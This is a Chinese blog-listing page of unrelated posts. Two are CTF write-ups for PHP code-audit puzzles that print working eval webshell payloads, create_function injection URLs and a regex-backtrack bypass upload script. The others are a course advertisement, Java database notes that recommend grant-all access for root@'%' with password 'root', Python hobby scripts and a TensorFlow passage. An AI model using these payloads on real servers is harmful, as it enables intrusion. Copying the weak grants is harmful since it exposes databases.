首页 文章 精选 留言 我的

精选列表

搜索[知识管理],共10000篇文章
优秀的个人博客,低调大师

p神 代码审计知识星球二周年wp[2]

参考文献:https://m3lon.github.io/2018/05/29/RCTF-r-cursive-wp/http://f1sh.site/2018/11/25/code-breaking-puzzles%e5%81%9a%e9%a2%98%e8%ae%b0%e5%bd%95/ 递归匹配:http://www.laruence.com/2011/09/30/2179.html easy - phpmagic 源码 <?php if(isset($_GET['read-source'])) { exit(show_source(__FILE__)); } define('DATA_DIR', dirname(__FILE__) . '/data/' . md5($_SERVER['REMOTE_ADDR'])); if(!is_dir(DATA_DIR)) { mkdir(DATA_DIR, 0755, true); } chdir(DATA_DIR); $domain = isset($_POST['domain']) ? $_POST['domain'] : ''; $log_name = isset($_POST['log']) ? $_POST['log'] : date('-Y-m-d'); ?> <!doctype html> <html lang="en"> <head> <!-- Required meta tags --> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <!-- Bootstrap CSS --> <link rel="stylesheet" href="https://cdn.jsdelivr.net/npm/bootstrap@4.1.3/dist/css/bootstrap.min.css" integrity="sha256-eSi1q2PG6J7g7ib17yAaWMcrr5GrtohYChqibrV7PBE=" crossorigin="anonymous"> <title>Domain Detail</title> <style> pre { width: 100%; background-color: #f6f8fa; border-radius: 3px; font-size: 85%; line-height: 1.45; overflow: auto; padding: 16px; border: 1px solid #ced4da; } </style> </head> <body> <div class="container"> <div class="row"> <div class="col"> <form method="post"> <div class="input-group mt-3"> <div class="input-group-prepend"> <span class="input-group-text" id="basic-addon1">dig -t A -q</span> </div> <input type="text" name="domain" class="form-control" placeholder="Your domain"> <div class="input-group-append"> <button class="btn btn-outline-secondary" type="submit">执行</button> </div> </div> </form> </div> </div> <div class="row"> <div class="col"> <pre class="mt-3"><?php if(!empty($_POST) && $domain): $command = sprintf("dig -t A -q %s", escapeshellarg($domain)); $output = shell_exec($command); $output = htmlspecialchars($output, ENT_HTML401 | ENT_QUOTES); $log_name = $_SERVER['SERVER_NAME'] . $log_name; if(!in_array(pathinfo($log_name, PATHINFO_EXTENSION), ['php', 'php3', 'php4', 'php5', 'phtml', 'pht'], true)) { file_put_contents($log_name, $output); } echo $output; endif; ?></pre> </div> </div> </div> </body> </html> 解题思路 能控制文件名和文件内容,但是文件内容被htmlspecialchars函数过滤了一次,尖括号没了。PHP的一个特点:只要是传filename的地方,基本都可以传协议流。而file_put_contents的第一个参数就是传filename的地方一个简单的栗子 利用php伪协议流解码base64写入webshell 其他问题 后缀名将能解析php文件的全禁止了 $log_name之前会加上$_SERVER['SERVER_NAME'],不完全可控文件名 文件内容也不完全可控 解决方法 一个可以在windows和linux上都行得通的方法: filename=1.php/.&content=<?php phpinfo();?> 在操作系统中,都是禁止使用/作为文件名的,但是后面加一个.就可以成功的写入1.php了。pathinfo就取不到后缀名,可以正常写入.php之中。且无论是在windows上还是linux上,每次都只可以创建新文件,不能覆盖老文件 $_SERVER['SERVER_NAME']取的是HTTP headers中的Host的值。md5($_SERVER['REMOTE_ADDR'])是自己本机外网ip的md5值 最终payload domain=PD9waHAgZXZhbCgkX1BPU1RbMTJdKTs/Pg&log=://filter/write=convert.base64-decode/resource=6.php/. 在p神的环境上可以直接成功。但是在本机上测试的时候,写入的文件一直是乱码,后来经大佬提醒才知道还需填充字符串。(左边是p神的环境,右边是自己的) 在自己本机上的payload domain=aaaPD9waHAgZXZhbCgkX1BPU1RbMTJdKTs/Pg&log=://filter/write=convert.base64-decode/resource=8.php/. easy - phplimit 源码 <?php if(';' === preg_replace('/[^\W]+\((?R)?\)/', '', $_GET['code'])) { eval($_GET['code']); } else { show_source(__FILE__); } 解题思路 \W:任意个非单词字符。匹配非字母、数字、下划线。等价于 `[^A-Za-z0-9_]` ?: 匹配前面的子表达式零次或一次,或指明一个非贪婪限定符。要匹配 ? 字符,请使用 \? \((?R)?\):(?R)*表示, 正则式本身, 可以认为是:`(正则本身(正则本身).....)`。 那么此题最终的正则匹配就是可以递归执行函数,不可以带参数。php函数 getcwd ():取得当前工作目录 dirname():给出一个包含有指向一个文件的全路径的字符串,本函数返回去掉文件名后的目录名。 chdir():改变当前的目录。 scandir(directory):返回一个 array,包含有 `directory` 中的文件和目录 readdir ():返回目录中下一个文件的文件名。文件名以在文件系统中的排序返回 array_reverse() :接受数组 array 作为输入并返回一个单元为相反顺序的新数组 next():它返回的是下一个数组单元的值并将数组指针向前移动了一位。 get_defined_vars ():返回一个包含所有已定义变量列表的多维数组,这些变量包括环境变量、服务器变量和用户定义的变量。 reset():将 array 的内部指针倒回到第一个单元并返回第一个数组单元的值。 不带参数的一些函数组合 ?code=print(phpinfo()); ?code=print(readdir(opendir(getcwd()))); #列目录 ?code=print(readfile(readdir(opendir(getcwd())))); #读文件 ?code=print(dirname(dirname(getcwd()))); #print出/var ?code=eval(implode(getallheaders())); #apache模块的函数 ?code=eval(implode(get_defined_vars())); 最终payload ?code=readfile(implode(array_reverse(scandir(dirname(chdir(dirname(getcwd()))))))); #查看当前文件夹 ?code=readfile(next(array_reverse(scandir(dirname(chdir(dirname(getcwd()))))))); 或者 ?1=readfile("../flag_phpbyp4ss");//&code=eval(implode(reset(get_defined_vars())))
优秀的个人博客,低调大师

双11知识狂欢,一天不学习,浑身都难受

双11的活动已经开始啦 去年剁掉的手 今天竟然神奇般的长出来啦,哈哈哈 苦哈哈赚了一年的钱 不就是为了这几天的放纵嘛 绝对不能错过这囤货的最佳时期哟~ 各种漂亮衣服、生活用品、家具用品,相信大家已经囤了满满一堆 但是物品总有不喜欢的一天,而生活“物资”也会在一天天减少 难免会觉得空虚与落寞 那么,总会有一些东西不会随着时间的流逝而贬值 反而会充实你的大脑,让你的薪资蹭蹭涨起来! 它,就是龙果学院——IT精品课程! 那么,怎样才能买到最适合你的课程呢? 如何才能花最少的钱,增最多的值呢? 请收好这份攻略 活动多样化 攻略一:精品课程乐享直降盛惠 购买热门精品课程,即可以享受立减哦!大数据课程立减高达1020元,微服务架构课程立减高达900元! 深入大数据架构师之路,问鼎40万年薪 原价:1699元 11.9-12日下单立减1020元 双11狂欢价:679 基于Flink流处理的动态实时电商实时分析系统 原价:699元 11.9-12日下单立减400元 双11狂欢价:299元 大数据DMP画像系统 原价:699元 11.9-12日下单立减200元 双11狂欢价:499元 从无到有构建大型电商微服务架构(第二阶段) 原价:899元 11.9-12日下单立减540元 双11狂欢价:359元 分布式架构课程-组合套餐 原价:1699元 11.9-12日下单立减900元 双11狂欢价:799元 更多优惠详情:https://www.roncoo.com/activity/lj.html 攻略二:11月5日-12日每天6场秒杀 10:00 12:00 16:00 18:00 20:00 22:00 “套路”大概就是这样啦!接下来,贴心的小编为大家总结了一些热门的课程,大家可以参考一波~ 大数据精品课程 微服务架构热门课程

优秀的个人博客,低调大师

p神 代码审计知识星球二周年wp[1]


题目:https://code-breaking.com 参考文献:https://www.leavesongs.com/PENETRATION/use-pcre-backtrack-limit-to-bypass-restrict.htmlhttps://blog.csdn.net/while0/article/details/72276440 easy-function 源码 <?php $action = $_GET['action'] ?? ''; $arg = $_GET['arg'] ?? ''; if(preg_match('/^[a-z0-9_]*$/isD', $action)) { show_source(__FILE__); } else { $action('', $arg); } 解题思路 在数字字母下划线都被禁用的情况下调用函数,因为正则里面用了^$,就有可能在开头或结尾加入某个字符绕过正则且函数依旧能正常执行。最后发现\可以,不禁能绕过正则,还能使函数正常执行。 正常执行的原因: php里默认命名空间是\,所有原生函数和类都在这个命名空间中。普通调用一个函数,如果直接写函数名function_name()调用,调用的时候其实相当于写了一个相对路径;而如果写\function_name()这样的调用函数,则其实是写了一个绝对路径。如果在其他namespace里调用系统类,就必须写绝对路径这种方法。 任意函数调用,且函数的第二个参数可控。可使用create_function()利用create_function()代码注入 一个简单的栗子 <?php $id=$_GET['id']; $str2='echo '.$a.'test'.$id.";"; echo $str2; echo "<br/>"; echo "=============================="; echo "<br/>"; $f1 = create_function('$a',$str2); echo "<br/>"; echo "=============================="; ?> payload:http://localhost/2.php?id=2;}phpinfo();/* 执行函数 源代码: function fT($a) { echo "test".$a; } 注入后代码: function fT($a) { echo "test";} phpinfo();/*;//此处为注入代码。 } 最终payload 遍历文件夹下的所有文件: http://51.158.75.42:8087/index.php?action=\create_function&arg=2;}var_dump(scandir(%27.././%27));/* 拿到flag: http://51.158.75.42:8087/?action=%5ccreate_function&arg=2;}var_dump(file_get_contents(%22/var/www/flag_h0w2execute_arb1trary_c0de%22));/* easy-pcrewaf 源码 <?php function is_php($data){ return preg_match('/<\?.*[(`;?>].*/is', $data); } if(empty($_FILES)) { die(show_source(__FILE__)); } $user_dir = 'data/' . md5($_SERVER['REMOTE_ADDR']); $data = file_get_contents($_FILES['file']['tmp_name']); if (is_php($data)) { echo "bad request"; } else { @mkdir($user_dir, 0755); $path = $user_dir . '/' . random_int(0, 10) . '.php'; move_uploaded_file($_FILES['file']['tmp_name'], $path); header("Location: $path", true, 303); } 解题思路 判断一下用户输入的内容有没有PHP代码,如果没有,则写入文件。 先来分析下正则 正则引擎,又被细分为DFA(确定性有限状态自动机)与NFA(非确定性有限状态自动机)。他们匹配输入的过程分别是: DFA: 从起始状态开始,一个字符一个字符地读取输入串,并根据正则来一步步确定至下一个转移状态,直到匹配不上或走完整个输入 NFA:从起始状态开始,一个字符一个字符地读取输入串,并与正则表达式进行匹配,如果匹配不上,则进行回溯,尝试其他状态。 回溯的过程 直接看p神的分析就行,贼详细就不多加叙述了 PHP的pcre.backtrack_limit限制利用 PHP为了防止正则表达式的拒绝服务攻击(reDOS),给pcre设定了一个回溯次数上限pcre.backtrack_limit。 回溯次数上限默认是 100万。 当回溯次数超过了100万, preg_match()返回 false,不是 1或0。则绕过了正则。 最终的解决方式: 通过发送超长字符串的方式,使正则执行失败,最后绕过目标对PHP语言的限制。 大佬的poc: import requests from io import BytesIO files = { 'file': BytesIO(b'aaa<?php eval($_POST[txt]);//' + b'a' * 1000000) } res = requests.post('http://51.158.75.42:8088/index.php', files=files, allow_redirects=False) print(res.headers) 解决方案 如果用preg_match对字符串进行匹配,一定要使用===全等号来判断返回值。

优秀的个人博客,低调大师

Java个人技术知识点总结(数据库篇)

数据库篇 JDBC连接数据库步骤(以MYSQL为例) 1、加载JDBC驱动程序: 通过Class类的forName方法实现,并将驱动地址放进去 成功加载后,会将Driver类的实例注册到DriverManager类中。 2、提供JDBC连接的URL 、创建数据库的连接 •要连接数据库,需要向java.sql.DriverManager请求并获得Connection对象, 该对象就代表一个数据库的连接。 •使用DriverManager的getConnectin()方法传入指定的欲连接的数据库的路径、数 据库的用户名和密码。 Connection con=DriverManager.getConnection(url , username , password); &&&:"jdbc:mysql://localhost/test?user=root&password=123&useUnicode=true&characterEncoding=utf-8”; 3、创建一个Statement •要执行SQL语句,必须获得java.sql.Statement实例 •执行静态SQL语句。通常通过Statement实例实现。 •执行动态SQL语句。通常通过PreparedStatement实例实现。 String sql = “”; Statement st = con.createStatement() ; PreparedStatement pst = con.prepareStatement(sql) ; 4、执行SQL语句 Statement接口提供了executeQuery、executeUpdate、execute三种方法 executeQuery:执行select语句,返回ResultSet结果集 ResultSet rst = pst.executeQuery(); • executeUpdate:执行insert、update、delete语句 pst.executeUpdate(); 5、关闭JDBC对象 操作完成以后要把所有使用的JDBC对象全都关闭,以释放JDBC资源。 数据库连接池 数据库连接池的优点运行原理: 在我们不使用数据库连接池的时候,每次访问数据库都需要创建连接,使用完成之后需要释放关闭连接,而这样是很耗费资源的。当我们使用数据库连接池的时候,在tomcat启动的时候就创建了指定数量的连接,之后当我们程序使用的时候就直接从连接池里面取,而不需要创建,同理,当我们使用完的时候也不需要关闭连接,而是将连接返回到连接池中,供其他请求继续使用。 DBCP:比较稳定。 C3P0:性能比较高。 mysql的数据库导入导出 配置: 首先找到mysql的安装目录,进入bin目录下复制路径、将mysql的bin目录粘贴在计算机环境变量的path中、授权:、登录mysq、将某张表的某个权限赋给某个用户。 grant [select,insert,update,delete,create,drop] on [databaseName].[tableName]to [userName]@[userIP] identified by [‘连接口令’] grant select,insert,update,delete,create,drop on oa_ssh.user to root@[IP] identified by 'root'; 将所有库的所有权限赋给某个用户 grant all privileges on *.* to [userName]@[userIp] identified by [‘连接口令’] grant all privileges on *.* to root@[IP] identified by ‘root'; 将所有库的所有权限赋给所有用户 grant all privileges on *.* to root@'%' identified by ‘root’; 导出本地数据库: mysqldump -u用户名 -p 数据库名 > 磁盘:导出的文件名(加后缀) 远程导出数据库: mysqldump -h IP -u用户名 -p 数据库名称 >导出的文件名(加后缀) 远程导出数据表: mysqldump -u root -p -d --add-drop-table数据库名称 > 导出文件名(加后缀) 导入数据: mysql -u root -p登录成功后 ==》 source 磁盘:导入的文件名(加后缀) jdbc分段批量提交的时候出现异常怎么处理? 通过Map来解决性能问题。首先在分段批量提交的时候,我们不采用事务,这样就保证了合法的数据就自动提交,不合法的数据就自己自动进行回滚,为了避免不合法数据影响后续合法数据的提交,采用定义业务规则字典表,实现对数据的验证,将不合法的数据记录下来,供用户进行后续处理,而合法的数据就全部提交。 jdbc批量处理数据 批量处理数据:(代码优化:提高程序执行性能)降低了java程序代码(客户端)和数据库之间的 网络通信的次数。在jdbc中进行批量插入的核心API为 addBatch,executeBatch大数据量的插入问题:(jdbc,hibernate,ibatis) 1.每次只插入一条和数据库交互多次(很耗时间) 2.批量插入和数据库只交互一次(内存溢出) 3.分段批量插入(推荐) jdbc批量处理数据是通过PreparedStatement对象的 addbatch(), executebatch() clearbatch()进行和数据库的交互。通常我们使用分段批量处理的方式 这样可以提高程序的性能 ,防止内存溢出。 1.每个sql语句都和数据库交互一次(非批量操作) 2.只和数据库交互一次(批量操作)(内存溢出) 当数据达到一定额度的时候就和数据库进行交互,分多次进行(分段批量操作) (500或者1000) pst.addBatch(); if (i > 0 && i%1000 == 0) { pst.executeBatch(); pst.clearBatch(); } Oracle分页 select * from (select * from (select s.*,rownum rn from student s ) where rn<=5) where rn>0 如果你依然觉得有些茫然,不如加入我的Java架构师之路:766529531跟有多年Java开发经验的资深工程师聊一聊。也可获取免费的视频学习资料以及电子书学习资料喔! Oracle的基本数据类型 Oracle的基本数据类型(常用): 1、字符型 Char固定长度字符串 占2000个字节 Varchar2可变长度字符串 占4000个字节 Nvarchar2占2000个字符(最多能存2000个字母/中文) 2、大对象型(lob) Blob:二进制数据 最大长度4G Blob用于存一些图片,视频,文件。 比如:当我们在进行文件上传时,我们一般把上传的文件存在硬盘上,可以不占用数据库,下载时,如果项目迁移时,文件也要跟着迁移。因此我们可以把用blob把它存在数据库中。但这样也增加了数据库的负担。 Clob:字符数据 最大长度4G,可以存大字符串 varchar2和nvarchar2都具有一定的局限性,它们长度有限,但数据库中无论用varchar2或nvarchar2类型,还是用clob,在java端都使用String接收。 3、数值型 Integer整数类型,小的整数。 Float浮点数类型。 Real实数类型。 Number(p,s)包含小数位的数值类型。P表示精度,s表示小数后的位数。 Eg: number(10,2)表示小数点之前可有8位数字,小数点后有2位。 4、日期类型 Date日期(日-月-年) DD-MM-YY(HH-MI-SS) Timestamp跟date比 它可以精确到微秒。精确范围0~9 默认为6. id、rowid、rownum的区别 rowid物理位置的唯一标识。 而id是逻辑上的唯一标识,所以rowid查找速度要快于id,是目前最快的 定位一条记录的方式 rowid和rownum都是"伪数列" 所谓“伪数列”也就是默认隐藏的一个数列。 rownum用于标记结果集中结果顺序的一个字段, 它的特点是按顺序标记,而且是连续的, 换句话说就是只有有rownum=1的记录,才可能有rownum=2的记录。 rownum关键字只能和<或者<=直接关联 如果是>或者=则需要给他起个别名 主键和唯一索引的区别? 在创建主键的同时会生成对应的唯一索引,主键在保证数据唯一性的同时不允许为空,而唯一可以有一个为空数据项,一个表中只能有一个主键,但是一个主键可以有多个字段,一个表中可以有多个唯一索引。 Preparedstatement和statement的区别 用Prepared statement进行开发。Prepared statement是预编译的,而statement不是,在每次执行sql语句的增删改时,如果是一条数据两者没差距,但如果数据量大于1,那么每次执行sql语句statement都要重新编译一次,而Prepared statement不用,Prepared statement的运行效率大于statement;从代码的可维护性和可读性来说,虽然用Prepared statement来代替statement会使代码多出几行,但这样的代码无论从可读性还是可维护性来说,都比直接使用statement的代码高很多档次;最重要的一点,从安全角度来说,使用Prepared statement可以大大提高程序的安全性,因为Prepared statement是用‘?’传参,可以防止sql注入,具有安全性,而statement用的是‘+’字符串拼接,安全性较低。 数据库三范式 第一范式:数据库表中的所有字段值都是不可分解的原子值。 第二范式:需要确保数据库表中的每一列都和主键相关,而不能只与主键的某一部分相关(主要针对联合主键而言) 第三范式:需要确保数据表中的每一列数据都和主键直接相关,而不能间接相关 如果你依然觉得有些茫然,不如加入我的Java架构师之路:766529531跟有多年Java开发经验的资深工程师聊一聊。也可获取免费的视频学习资料以及电子书学习资料喔! 视图概述 视图可以视为“虚拟表”或“存储的查询” 创建视图所依据的表称为“基表” 视图的优点: 提供了另外一种级别的表安全性:隐藏了一些关键的字段 简化的用户的SQL命令 隔离基表结构的改变 存储过程概述 存储过程(Stored Procedure) 可以包含逻辑判断的sql语句集合。 是经过预编译,存在于数据库中。 通过调用指定存储过程的名字(可有参,可无参)来执行。 优点: 简化了复杂的业务逻辑,根据需要可重复使用 屏蔽了底层细节,不暴露表信息即可完成操作 降低网络的通信量,多条语句可以封装成一个存储过程来执行 设置访问权限来提高安全性 提高执行效率,因为它是预编译以及存储在数据库中 缺点: 可移植性差,相同的存储过程并不能跨多个数据库进行操作 大量使用存储过程后,首先会使服务器压力增大,而且维护难度逐渐增加 存储过程的语法: --下面是在oracle数据库下最基本的语法 --仅创建一个名为testProcedure 的无参的存储过程 --IS也可以是AS --如果已经存在名为 testProcedure 的存储过程,下面的语法会出现 名称已被使用的错误 --解决办法: --第一句可以写成 create or replace procedure testProcedure --这样会替换原有的存储过程 --NULL表示任何可以正确执行的sql 语句,但至少一句 create procedure testProcedure IS BEGIN NULL END; 存储过程的参数的分类: IN OUT INOUT 注意: 存储过程之间可相互调用 存储过程一般修改后,立即生效。 索引概述 1、索引的概念 索引就是为了提高数据的检索速度。 数据库的索引类似于书籍的索引。 在书籍中,索引允许用户不必翻阅完整个书就能迅速地找到所需要的信息。 在数据库中,索引也允许数据库程序迅速地找到表中的数据, 而不必扫描整个数据库. 2、索引的优点 1.创建唯一性索引,保证数据库表中每一行数据的唯一性 2.大大加快数据的检索速度,这也是创建索引的最主要的原因 3.减少磁盘IO(向字典一样可以直接定位) 3、索引的缺点 1.创建索引和维护索引要耗费时间,这种时间随着数据量的增加而增加 2.索引需要占用额外的物理空间 3.当对表中的数据进行增加、删除和修改的时候, 索引也要动态的维护,降低了数据的维护速度 4、索引的分类 1.普通索引和唯一性索引 普通索引:CREATE INDEX mycolumn_index ON mytable (myclumn) 唯一性索引:保证在索引列中的全部数据是唯一的 CREATE unique INDEX mycolumn_index ON mytable (myclumn) 2.单个索引和复合索引 单个索引:对单个字段建立索引 复合索引:又叫组合索引,在索引建立语句中同时包含多个字段名, 最多16个字段 CREATE INDEX name_index ON userInfo(firstname,lastname) 3.顺序索引,散列索引,位图索引 必背的sql语句 1:oracle分页 select * from (select t.*, rownum rn from (select * from menu order by id desc) t where rownum < 10) where rn >=5 2: mysql分页 select * from music where id limit 5,5 3:oracle中如何快速将一张表的数据复制到另外一张表中(另外一张表不存在,另外一张 表存在,但数据为空) [if !supportLists]1、[endif].不存在另一张表时: create table新表 as select * from 将要复制的表 [if !supportLists]2、[endif]存在另一张表时: insert into新表名 select 字段 from 将要复制的表名 4:音乐专辑 查询出special 表中的id 专辑名 并下面有多少首歌曲 Select s.id , min(s.sname),count(m.mid) from special s inner join ms m on s.id=m.id group by s.id 5:快速删除一张表(不可事物回滚,也就是没有日志记录) TRUNCATE from表名 6:inner join select查找信息 from 表名 1 inner join 表名2 on 表名1.列名 = 表名2.列名 7:left join 左外连接select查找信息 from 表名1 left join 表名2 on 表名1.列名 = 表名2.列名 8:right join 右外连接select查找信息 from 表名1 right join 表名2 on 表名1.列名 = 表名2.列名 9:oracle中查询遍历树形结构(start with) select * from extmenu start with pid=1 connect by prior id = pid 快速删除父节点以及父节点下的所有节点: Delete from extmenuwhere id in ( elect * from extmenu start with pid=1 connect by prior id = pid ) 10:查询出来60-70,80-90,95-100学生的信息 select * from stu where chengji between 60 and 70 or between 80 and 90 or between 95 and 100 select * from stu where chengji > 60 and chengji < 70 or chengji > 80 and chengji < 90 or chengji > 95 and chengji < 100 11:用exists替换in------进行联表查询 select * from dept where exists(select * from emp where emp.deptno=dept.deptno);或select * from dept d inner join emp e on d.deptno = e.deptno(只查询出两表共同拥有的字段数据) 如果你依然觉得有些茫然,不如加入我的Java架构师之路:766529531跟有多年Java开发经验的资深工程师聊一聊。也可获取免费的视频学习资料以及电子书学习资料喔! 12:删除表中的重复数据: delete from xin a where a.rowid != ( select max(b.rowid) from xin b where a.name = b.name ); 13:row_number(),rank() over ,dense_rank() over 按工资排序 select sal, row_number() over(order by sal desc) rank1, rank() over(order by sal desc) rank, dense_rank() over(order by sal desc) drank from emp 14:select * from (select emp.* from( dense_rank() over(partition by departNo order by sal desc) rk from emp ) Where rk=4 ibatis批量 this.getSqlMapClientTemplate().execute( new SqlMapClientCallback() { public Object doInSqlMapClient( SqlMapExecutor executor) throws SQLException { executor.startBatch(); for (int i = 0, n = list.size(); i < n; i++) { executor.insert( "productAttach.insertProductAttach", list.get(i)); } executor.executeBatch(); return null; } }); ibatis,jdbc,hibernate的分段的实现: 都应该在组装list的时候进行拆分(如:action层加入) if(list.size() % 1000 == 0) { productAttachService.addBatch(list); list.clear(); } if (list.size() > 0) productAttachService.addBatch(list);

优秀的个人博客,低调大师

零基础入门学习Python爬虫必备的知识点!

关于Python有一句名言:不要重复造轮子。 但是问题有三个: 1、你不知道已经有哪些轮子已经造好了,哪个适合你用。有名有姓的的著名轮子就400多个,更别说没名没姓自己在制造中的轮子。 2、确实没重复造轮子,但是在重复制造汽车。包括好多大神写的好几百行代码,为的是解决一个Excel本身就有的成熟功能。 3、很多人是用来抓图,数据,抓点图片、视频、天气预报自娱自乐一下,然后呢?抓到大数据以后做什么用呢?比如某某啤酒卖的快,然后呢?比如某某电影票房多,然后呢? 在学习python中有任何困难不懂的可以加入我的python交流学习q u n:227-435-450,多多交流问题,互帮互助,里有不错的学习教程和开发工具。学习python有任何问题(学习方法,学习效率,如何就业),可以随时来咨询我。 我认为用Python应该能分析出来,这个现实的世界属于政治家,商业精英,艺术家,农民,而绝对不会属于Python程序员,纵使代码再精彩也没什么用。 以下是经过Python3.6.4调试通过的代码,与大家分享: 抓取知乎图片 听两个聊天机器人互相聊天(图灵、青云、小i) AI分析唐诗的作者是李白还是杜 彩票随机生成35选7 自动写检讨书 屏幕录相机 制作Gif动图 1、抓取知乎图片,只用30行代码: import re from selenium import webdriver import time import urllib.request driver = webdriver.Chrome() driver.maximize_window() driver.get("https://www.zhihu.com/question/29134042") i = 0 while i < 10: driver.execute_script("window.scrollTo(0, document.body.scrollHeight);") time.sleep(2) try: driver.find_element_by_css_selector('button.QuestionMainAction').click() print("page" + str(i)) time.sleep(1) except: break result_raw = driver.page_source content_list = re.findall("img src="(.+?)" ", str(result_raw)) n = 0 while n < len(content_list): i = time.time() local = (r"%s.jpg" % (i)) urllib.request.urlretrieve(content_list[n], local) print("编号:" + str(i)) n = n + 1 2、没事闲的时候,听两个聊天机器人互相聊天: from time import sleep import requests s = input("请主人输入话题:") while True: resp = requests.post("http://www.tuling123.com/openapi/api",data={"key":"4fede3c4384846b9a7d0456a5e1e2943", "info": s, }) resp = resp.json() sleep(1) print('小鱼:', resp['text']) s = resp['text'] resp = requests.get("http://api.qingyunke.com/api.php", {'key': 'free', 'appid': 0, 'msg': s}) resp.encoding = 'utf8' resp = resp.json() sleep(1) print('菲菲:', resp['content']) 网上还有一个据说智商比较高的小i机器人,用爬虫的功能来实现一下: import urllib.request import re while True: x = input("主人:") x = urllib.parse.quote(x) link = urllib.request.urlopen( "http://nlp.xiaoi.com/robot/webrobot?&callback=__webrobot_processMsg&data=%7B%22sessionId%22%3A%22ff725c236e5245a3ac825b2dd88a7501%22%2C%22robotId%22%3A%22webbot%22%2C%22userId%22%3A%227cd29df3450745fbbdcf1a462e6c58e6%22%2C%22body%22%3A%7B%22content%22%3A%22" + x + "%22%7D%2C%22type%22%3A%22txt%22%7D") html_doc = link.read().decode() reply_list = re.findall(r'"content":"(.+?)\r\n"', html_doc) print("小i:" + reply_list[-1]) 3、分析唐诗的作者是李白还是杜甫: import jieba from nltk.classify import NaiveBayesClassifier # 需要提前把李白的诗收集一下,放在libai.txt文本中。 text1 = open(r"libai.txt", "rb").read() list1 = jieba.cut(text1) result1 = " ".join(list1) # 需要提前把杜甫的诗收集一下,放在dufu.txt文本中。 text2 = open(r"dufu.txt", "rb").read() list2 = jieba.cut(text2) result2 = " ".join(list2) # 数据准备 libai = result1 dufu = result2 # 特征提取 def word_feats(words): return dict([(word, True) for word in words]) libai_features = [(word_feats(lb), 'lb') for lb in libai] dufu_features = [(word_feats(df), 'df') for df in dufu] train_set = libai_features + dufu_features # 训练决策 classifier = NaiveBayesClassifier.train(train_set) # 分析测试 sentence = input("请输入一句你喜欢的诗:") print(" ") seg_list = jieba.cut(sentence) result1 = " ".join(seg_list) words = result1.split(" ") # 统计结果 lb = 0 df = 0 for word in words: classResult = classifier.classify(word_feats(word)) if classResult == 'lb': lb = lb + 1 if classResult == 'df': df = df + 1 # 呈现比例 x = float(str(float(lb) / len(words))) y = float(str(float(df) / len(words))) print('李白的可能性:%.2f%%' % (x * 100)) print('杜甫的可能性:%.2f%%' % (y * 100)) 4、彩票随机生成35选7: import random temp = [i + 1 for i in range(35)] random.shuffle(temp) i = 0 list = [] while i < 7: list.append(temp[i]) i = i + 1 list.sort() print('[0;31;;1m') print(*list[0:6], end="") print('[0;34;;1m', end=" ") print(list[-1]) 5、自动写检讨书: import random import xlrd ExcelFile = xlrd.open_workbook(r'test.xlsx') sheet = ExcelFile.sheet_by_name('Sheet1') i = [] x = input("请输入具体事件:") y = int(input("老师要求的字数:")) while len(str(i)) < y * 1.2: s = random.randint(1, 60) rows = sheet.row_values(s) i.append(*rows) print(" "*8+"检讨书"+" "+"老师:") print("我不应该" + str(x)+",", *i) print("再次请老师原谅!") 以下是样稿: 请输入具体事件:抽烟 老师要求的字数:200 检讨书 老师: 我不应该抽烟, 学校一开学就三令五申,一再强调校规校纪,提醒学生不要违反校规,可我却没有把学校和老师的话放在心上,没有重视老师说的话,没有重视学校颁布的重要事项,当成了耳旁风,这些都是不应该的。 同时也真诚地希望老师能继续关心和支持我,并却对我的问题酌情处理。 无论在学习还是在别的方面我都会用校规来严格要求自己,我会把握这次机会。 但事实证明,仅仅是热情投入、刻苦努力、钻研学业是不够的,还要有清醒的政治头脑、大局意识和纪律观念,否则就会在学习上迷失方向,使国家和学校受损失。 再次请老师原谅! 6、屏幕录相机,抓屏软件: from time import sleep from PIL import ImageGrab m = int(input("请输入想抓屏几分钟:")) m = m * 60 n = 1 while n < m: sleep(0.02) im = ImageGrab.grab() local = (r"%s.jpg" % (n)) im.save(local, 'jpeg') n = n + 1 7、制作Gif动图: from PIL import Image im = Image.open("1.jpg") images = [] images.append(Image.open('2.jpg')) images.append(Image.open('3.jpg')) im.save('gif.gif', save_all=True, append_images=images, loop=1, duration=1, comment=b"aaabb")

优秀的个人博客,低调大师

TensorFlow中那些鲜为人知却又极其实用的知识

一. GraphDef才是正确地模型保存的方法 大部分用户保存TensorFlow模型的方法是tf.train.Saver.save,这是众多科研代码中用来保存模型的方法,保存之后的模型如下图所示。 实际上这种保存的方法,是给模型训练做checkpoint用的,也就是说为了让你能够随时保存实验过程,随时恢复实验用的(防止断电、死机导致实验丢失)。 如果你希望为TensorFlow保存一个能够用于产品用的模型,并且这个模型能够被C/C++/Java/NodeJS等调用(类似Caffe模型),你需要了解GraphDef。用GraphDef方式保存的模型是一个独立地Protobuf文件,看一下维基百科对Protobuf的解释: Protocol Buffers是一种序列化数据结构的协议。对于透过管线(pipeline)或存储数据进行通信的程序开发上是很有用的。这个方法包含一个接口描述语言,描述一些数据结构,并提供程序工具根据这些描述产生代码,用于将这些数据结构产生或解析数据流。 也就是说Protobuf文件是一种无视语种的数据描述文件,存成Protobuf文件,模型可以被Protobuf支持的各大语种(C/C++/Java/NodeJS等)读取。 TensorFlow模型的正确保存方式如下: #coding=utf-8 import tensorflow as tf # 定义图 x = tf.placeholder(tf.float32, name="x") y = tf.get_variable("y", initializer=10.0) z = tf.log(x + y, name="z") with tf.Session() as sess: sess.run(tf.global_variables_initializer()) # 进行一些训练代码,此处省略 # xxxxxxxxxxxx # 显示图中的节点 frozen_graph_def = tf.graph_util. convert_variables_to_constants( sess, sess.graph_def, output_node_names=["z"]) print(frozen_graph_def) # 保存图为pb文件 with open('model.pb', 'wb') as f: f.write(frozen_graph_def.SerializeToString()) 最终,我们只会得到一个model.pb文件: model.pb存储的是压缩版的frozen_graph_def,上面我们用print函数将frozen_graph_def 输出的结果如下,这可以看到,这是一个标准的图结构的数据(也就是静态图),不仅包含了节点,还包含了节点中的数据。 node { name: "x" op: "Placeholder" attr { key: "dtype" value { type: DT_FLOAT } } attr { key: "shape" value { shape { unknown_rank: true } } } } node { name: "y" op: "Const" attr { key: "dtype" value { type: DT_FLOAT } } attr { key: "value" value { tensor { dtype: DT_FLOAT tensor_shape { } float_val: 10.0 } } } } node { name: "y/read" op: "Identity" input: "y" attr { key: "T" value { type: DT_FLOAT } } attr { key: "_class" value { list { s: "loc:@y" } } } } node { name: "add" op: "Add" input: "x" input: 